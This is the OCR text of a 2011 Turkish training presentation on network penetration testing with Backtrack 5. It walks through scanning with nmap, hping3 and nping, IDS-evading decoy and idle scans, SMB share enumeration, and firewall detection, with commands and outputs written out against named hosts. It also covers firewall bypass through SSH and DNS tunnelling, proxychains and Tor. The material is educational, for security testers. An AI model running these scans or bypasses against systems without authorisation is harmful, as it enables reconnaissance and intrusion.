BİLGİ GÜVENLİĞİ
AKADEMİSİ

Backtrack Network Pentest

Ozan UÇAR
Certified Ethical Hacker
ozan.ucar@bga.com.tr

ISTSec
İstanbul 2011

Ajanda

- Network Pentest Neden Önemlidir ?
- Network Güvenlik Bileşenleri ve Tespiti
- Host/Ağ Keşif Çalışmaları
- Firewall, IDS/IPS, Router Testleri
- Yerel Ağlarda Güvenlik Analizi
- Kablosuz Ağ Keşfi ve Güvenlik
- Network Stress Test

Dikkat = Sunum sonunda soru-cevap faslı bulunmamaktadır ☺

Network Pentestin Amacı

- En etkili saldırılar network seviyesinde gerçekleştirilir.
- Trafiğin izlenmesi, değiştirilmesi ve yönlendirilmesi nelere yol açar ?
- Sunucu, istemci ve alt ağların sayısı arttıkça saldırıları network seviyesinde analiz etmek ve engelleme ihtiyacı
- Yük dengeleme ve yük aktarma sistemlerinin verimliliğini ölçmek (DDOS)
- Erişim kontrolleri, yetkisiz erişimlerin engellenmesi/izlenmesi


Backtrack 5 Linux


- Güvenlik Testleri (pentest) ve Adli Bilişim (Forensics) çalışmaları için geliştirilmiş içerisinde yüzlerce araç bulunduran linux dağıtımı.
- KDE (4.6) ve Gnome (2.6) masaüstü ortamına sahip
- 32 bit, 64 bit ve ARM işlemci desteği bulunuyor
- “Forensics Mode” ve “Stealth mode” destekliyor.Herhangi bir network trafiği oluşturmadan çalışabilir.
- CD/ROOM’dan diske kurulum gerektirmeksizin çalışabilir.

Backtrack 5 Linux

Açılış Seçenekleri

BT5 ARM





Network Güvenlik Bileşenleri

- Firewall
- Router
- IDS (Indiruction Dedection Systems)
- IPS (Indiruction Prevention Systems)
- WAF (Web Application Firewall)
- Content Filter
- Honeypot
- Captive Portal

Firewall

- Sınır güvenliğini denetler.
- IP ve Port’a göre filtreleme yapar.
- İki tür firewall yapısı vardır;
  - Statefull ve Statesless
- İçeriği denetleyemez(?)
- Günümüzde Layer 7 (içerik filtreleme) yapan firewall’larda bulunmaktadır.

Router

- Trafiği yönlendiren aktif ağ cihazlarıdır.
- Layer 2 ve Layer 3 routerlar vardır.
- Firewall ve Modemlerde birer router’dır.

IDS (Indiruction Dedection Systems)

- Saldırı girişimleri ve anormallikleri tespit eder
- İmza tabanlı çalışırlar
- Layer 7 ye kadar filtreleme yapabilir.
- Layer 7 firewall’lardan en büyük farkı payload analizi yapabilmesi ve anormallik tespiti
- Saldırıyı engelleme özelliği yoktur.
- IPS özelliği ile saldırı girişimleri engellenir.

WAF (Web Application Firewall)

- Web tabanlı saldırıları imza tabanlı analiz eder.
- Payload inceleme yapabilir.
- Anormallikleri tespit eder
- Decode özelliği vardır
- Saldırıları engelleyebilir

Honeypot

- Hacker’ları tuzağa düşürmek ve saldırılarını analiz etmek için geliştirilmiş sistemler
- Gerçek bir işletim sistemi gibi davranır, hacker’ları yanıltacak özelliklere sahiptir.
- Çok etkileşimli honeypot’larda ciddi riskler vardır.

Captive Portal

- Kimlik doğrulamalı ağ geçitleri
- MAC,IP, Username bazlı kimlik doğrulama yapabilirler.

Host / Netwok Tarama

- Hping3

```
# hping3 --scan known 91.93.119.80 -S
Scanning 91.93.119.80 (91.93.119.80), port known
4600 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  22 ssh       : .S..A...  53 42135 65535    46
  25 smtp      : .S..A...  53 42391     0    46
  80 http      : .S..A...  53 42903     0    46
 110 pop3      : .S..A...  53 43159 65535    46
 143 imap      : .S..A...  53 43415 65535    46
 443 https     : .S..A...  53 43671     0    46
```

Host / Netwok Tarama

- Klasik TCP Connect Scan
  - nmap –sT 192.168.1.0/24

- IDS/IPS şaşırtmalı port tarama
  - nmap -D RND:5 192.168.1.37 -PN -sS -p 80 -v --packet_trace

Host / Netwok Tarama

- Yüzde yüz gizli tarama

#nmap -Pn -p 80 -sI www.cehturkiye.com www.ozanucar.com --packet-trace -v

.....

.....

Completed idle scan against www.ozanucar.com (89.19.25.155) at 02:42, 8.61s elapsed (1 ports)

Nmap scan report for www.ozanucar.com (89.19.25.155)

Host is up (0.20s latency).

rDNS record for 89.19.25.155: 89-19-25-155.bilgisayar.com

PORT STATE SERVICE

80/tcp open http

Çalışan Servislerin Keşfi

- **MS08-067 güvenlik açığını ve Conficker Solucanını tespit etmek**

#nmap -sS --script smb-check-vulns.nse 10.5.1.11

Interesting ports on 10.5.1.11:

Not shown: 986 closed ports

PORT STATE SERVICE

80/tcp open **http**

MAC Address: 00:10:83:35:18:9F (Hewlett-packard Company)

Host script results:

| smb-check-vulns:

| MS08-067: FIXED (likely by Conficker)

|_ Conficker: Likely INFECTED (by Conficker.C or lower)

Çalışan Servislerin Keşfi

- **Promiscuos modda olan makinaları tespit etmek**
  #Interesting ports on 10.5.2.181:
  MAC Address: 00:15:F2:9B:8A:A6 (Asustek Computer)
  Host script results:
  |_ sniffer-detect: Windows with libpcap installed; may or may not be sniffing (tests: "1_1___1_")

Çalışan Servislerin Keşfi

- **SMB Dosya paylaşımlarını tespit etmek**

```
# nmap -p 135,445 --script=smb-enum-shares.nse 192.168.5.233
 Starting Nmap 5.00 ( http://nmap.org ) at 2010-09-16 14:33 EEST
Interesting ports on 192.168.5.233:
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
MAC Address: 00:1F:D0:8D:86:DB (Giga-byte Technology Co.)
Host script results:
|  smb-enum-shares:
|  Anonymous shares: IPC$
|_ Restricted shares: MEMUR VERI GIRIS OP, print$, Belgelerim, D, imzalar, ADMIN$, C$
Nmap done: 1 IP address (1 host up) scanned in 2.51 seconds
```

Çalışan Servislerin Keşfi

#nmap -sT -vv 5.5.5.2

Starting Nmap 5.51 (http://nmap.org) at 2011-05-31 13:41 EEST

Initiating Ping Scan at 13:41

...

...

PORT STATE SERVICE

80/tcp open http

135/tcp open msrpc

139/tcp open netbios-ssn

3389/tcp open ms-term-serv

8080/tcp open http-proxy

Çalışan Servislerin Keşfi

#nc -v 5.5.5.2 8080

Connection to 5.5.5.2 8080 port [tcp/webcache] succeeded!

HEAD / HTTP/1.1

HTTP/1.1 400 Bad Request

server: kolibri-2.0

Sunucu türü

content-type: text/plain

content-length: 11

#nc -v ozanucar.com 3306

DNS fwd/rev mismatch: ozanucar.com != 89-19-25-155.cizgibilgisayar.com

ozanucar.com [89.19.25.155] 3306 (mysql) open

5.0.45-community-nt2

Servis versiyonu

Layer 2 Network Keşif Çalışmaları

- Firewall'lar ve Aktif ağ cihazları ICMP paketlerine genellikle yanıt vermezler.
- Host/Network keşif çalışmalarını Firewall, IDS vb. sistemler rahatlıkla tespit eder ve engeller.
- Diğer IP katmanlarına erişim oladığı bu durumlarda ARP paketleri üretilerek Layer 2 seviyesinde host/network keşfi yapılır.
- Firewall arkasındaki sistemlerde bu şekilde tespit edilebilinir.

Layer 2 Network Keşif Çalışmaları

- Nping; TCP/UDP/ICMP/ARP paketleri üretebilir.
- Ağ arabiriminde IP olmasa bile çalışır.
- Host/IP Aralığı/Subnet taraması yapılabilinir.

Örnek Uygulama

```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# ping -c 2 192.168.1.155
PING 192.168.1.155 (192.168.1.155) 56(84) bytes of data.

--- 192.168.1.155 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1009ms

root@bt:~# nping --arp -c 2 192.168.1.155

Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-05-30 15:55 EEST
SENT (0.0460s) ARP who has 192.168.1.155? Tell 192.168.1.8
RCVD (0.0467s) ARP reply 192.168.1.155 is at 00:0C:29:CA:ED:FF
SENT (1.0468s) ARP who has 192.168.1.155? Tell 192.168.1.8
RCVD (1.0475s) ARP reply 192.168.1.155 is at 00:0C:29:CA:ED:FF

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 2 (84B) | Rcvd: 2 (92B) | Lost: 0 (0.00%)
Tx time: 1.00124s | Tx bytes/s: 83.90 | Tx pkts/s: 2.00
Rx time: 2.00334s | Rx bytes/s: 45.92 | Rx pkts/s: 1.00
Nping done: 1 IP address pinged in 2.05 seconds
root@bt:~#
```

Aktif Ağ Cihazları

ICMP mesajları firewall ve Saldırı tespit sistemi tarafından engellendi.

ICMP paketlerini firewall genellikle engeller !

Last 50 firewall log entries. (Switch to dynamic view)

Act	Time	If	Source	Destination	Proto
✖	May 30 15:53:49	WAN	192.168.1.8	192.168.1.155	ICMP
✖	May 30 15:53:50	WAN	192.168.1.8	192.168.1.155	ICMP

ICMP ile gerçekleştirilen taramaları Saldırı Tespit Sistemeri Fark eder.

PRI	PROTO	DESCRIPTION	CLASS	SRC	SPORT	FLOW	DST	DPORT	SID	Date
3	ICMP	ICMP PING	Misc activity	192.168.1.155	empty	->	192.168.37.1	empty	1:384:5	05/30-16:18:15
3	ICMP	ICMP PING *NIX	Misc activity	192.168.1.155	empty	->	192.168.37.1	empty	1:366:7	05/30-16:18:15
3	ICMP	ICMP PING BSDtype	Misc activity	192.168.1.155	empty	->	192.168.37.1	empty	1:368:6	05/30-16:18:15
	ICMP	ICMP PING	Misc activity	192.168.1.155	empty	->	192.168.37.1	empty	1:384:5	05/30-16:18:14
3	ICMP	ICMP PING *NIX	Misc activity	192.168.1.155	empty	->	192.168.37.1	empty	1:366:7	05/30-16:18:14
3	ICMP	ICMP PING BSDtype	Misc activity	192.168.1.155	empty	->	192.168.37.1	empty	1:368:6	05/30-16:18:14

TTL Değerlerinden Firewall Keşfi


- IP başlığındaki TTL değeri bir paketin yaşam süresini belirler
- Bir paket L3 routing işlemi yapan bir cihaza rastgeldiğinde TTL değeri bir düşürülür.
- Farklı sistemler farklı TTL değerlerine sahip olabilir.
  - Mesela Linux sistemler paket oluştururken TTL değerini 64 yaparak gönderir
  - Microsoft Windows ise 128 değerini kullanır.

TCP Bayrakları ile Firewall Keşfi

- Bir TCP oturumunun kurulması için mutlaka ilk paket SYN bayrağını taşımalıdır !
- Hedefe Rest, FIN, ACK ve NULL bayraklı bir paket gönderilirse ;
  - İşletim sistemleri Rest ile yanıtını verir.
  - Firewall’lar yanıt dönmez.

TCP Bayrakları ile Firewall Keşfi

- Bir TCP oturumunun kurulması için 3 yollu el sıkışmanın tamamlanması gerekir.



TCP Bayrakları ile Firewall Keşfi

```
# hping3 ozanucar.com -p 80 -c 1
HPING ozanucar.com (eth0 89.19.25.155): NO FLAGS are set, 40 headers + 0 data
bytes
len=46 ip=89.19.25.155 ttl=119 id=15587 sport=80 flags=RA seq=0 win=0 rtt=0.8 ms

--- ozanucar.com hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.8/0.8/0.8 ms
```

```
# tcpdump -n -v host 89.19.25.155
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
23:12:25.982993 IP (tos 0x0, ttl  64, id 5096, offset 0, flags [none], proto: TCP (6),
length: 40) 178.18.197.18.proactivesrvr > 89.19.25.155.http: ., cksum 0x670c
(correct), win 512
23:12:25.983666 IP (tos 0x0, ttl 119, id 15587, offset 0, flags [none], proto: TCP (6),
length: 40) 89.19.25.155.http > 178.18.197.18.proactivesrvr: R, cksum 0xcc29
(correct), 0:0(0) ack 1639943458 win 0
```

TCP Bayrakları ile Firewall Keşfi

 # hping3 lifeoverip.net -p 80 -c 1
HPING lifeoverip.net (eth0 91.93.119.80): **NO FLAGS** are set, 40 headers + 0 data bytes

--- lifeoverip.net hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

 # tcpdump -n -v host 91.93.119.80
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
23:16:49.252868 IP (tos 0x0, ttl 64, id 34203, offset 0, **flags [none]**, proto: TCP (6),

length: 40) 178.18.197.18.alias > 91.93.119.80.http: ., cksum 0xbf60 (correct), win 512

Router/Gateway Tespiti

- Yerel ağda bulunan router ve gateway cihazlarının tespiti;

 # ettercap -T -i eth1 -P gw_discover //192.168.1.1-254

Remote target is 74.125.43.104:80...

Sending the SYN packet to 192.168.1.1 [00:E0:4D:A5:72:F4]

[00:E0:4D:A5:72:F4] 192.168.1.1 is probably a gateway for the LAN

Traceroute

- Traceroute
- Hedefe ulaşırken atlanan noktaları (routerları) gösterir.
- Windows sistemler ICMP paketleri ile traceroute yaparlar
- Linux sistemler UDP ile traceroute yaparlar

Tcptraceroute

- Tcptraceroute
  - Hedef sunucuya tcp paketleri ile ulaşmaya çalışır.
  - NAT arkasındaki sistemleri tespit etmek için de kullanılır.


```
# tcptraceroute bga.com.tr
Selected device eth1, address 192.168.1.8, port 38207 for outgoing packets
Tracing the path to bga.com.tr (50.22.202.163) on TCP port 80 (www), 30 hopsmax
 1  192.168.1.1  4.001 ms  2.600 ms  2.666 ms
 2  78.178.120.1  33.790 ms  32.024 ms  31.107 ms
 3  81.212.77.73  36.706 ms  31.912 ms  32.575 ms
.....
77 ms  175.027 ms
12  50.22.202.163-static.reverse.softlayer.com (50.22.202.163) [open]  189.30 ms  186.986
    ms  188.658 ms
```

Atlatma Teknikleri | SSH Tunelleme

- Genelikle güvenlik duvarlarında kullanıcılara 80/443. portlara erişime hakkı verilir
- Internette 443. porttan SSH çalıştıran çeşitli ücretsiz SSH servisi veren sistemler bulunmaktadır
- SSH Socks proxy desteğine sahiptir
- # ssh –D 2222 ozanus@siberguvenlik.org -p 443

Atlatma Teknikleri | SSH Tunelleme


- SOCK proxy destekli tüm yazılımların trafiği ssh tüneli ile hedefe ulaştırılabilir.




Atlatma Teknikleri | SSH Tunelleme

- SOCK proxy desteği olmayan yazılımlar için, “proxychains”
- #proxychains rdesktop 5.5.5.2
  ProxyChains-3.1 (http://proxychains.sf.net)
  Autoselected keyboard map en-us
  |S-chain|-<>-127.0.0.1:2222-<><>-5.5.5.2:3389-<><>-OK
- #proxychains nmap –sT 5.5.5.2

Atlatma Teknikleri | DNS Tunelling



Atlatma Teknikleri | DNS Tunelling




Atlatma Teknikleri | Tor Browser

- Kurulum gerektirmez
- Tor kullanıcıları kendi aralarında şifreli iletişim kurarlar
- İçerik filtreleme

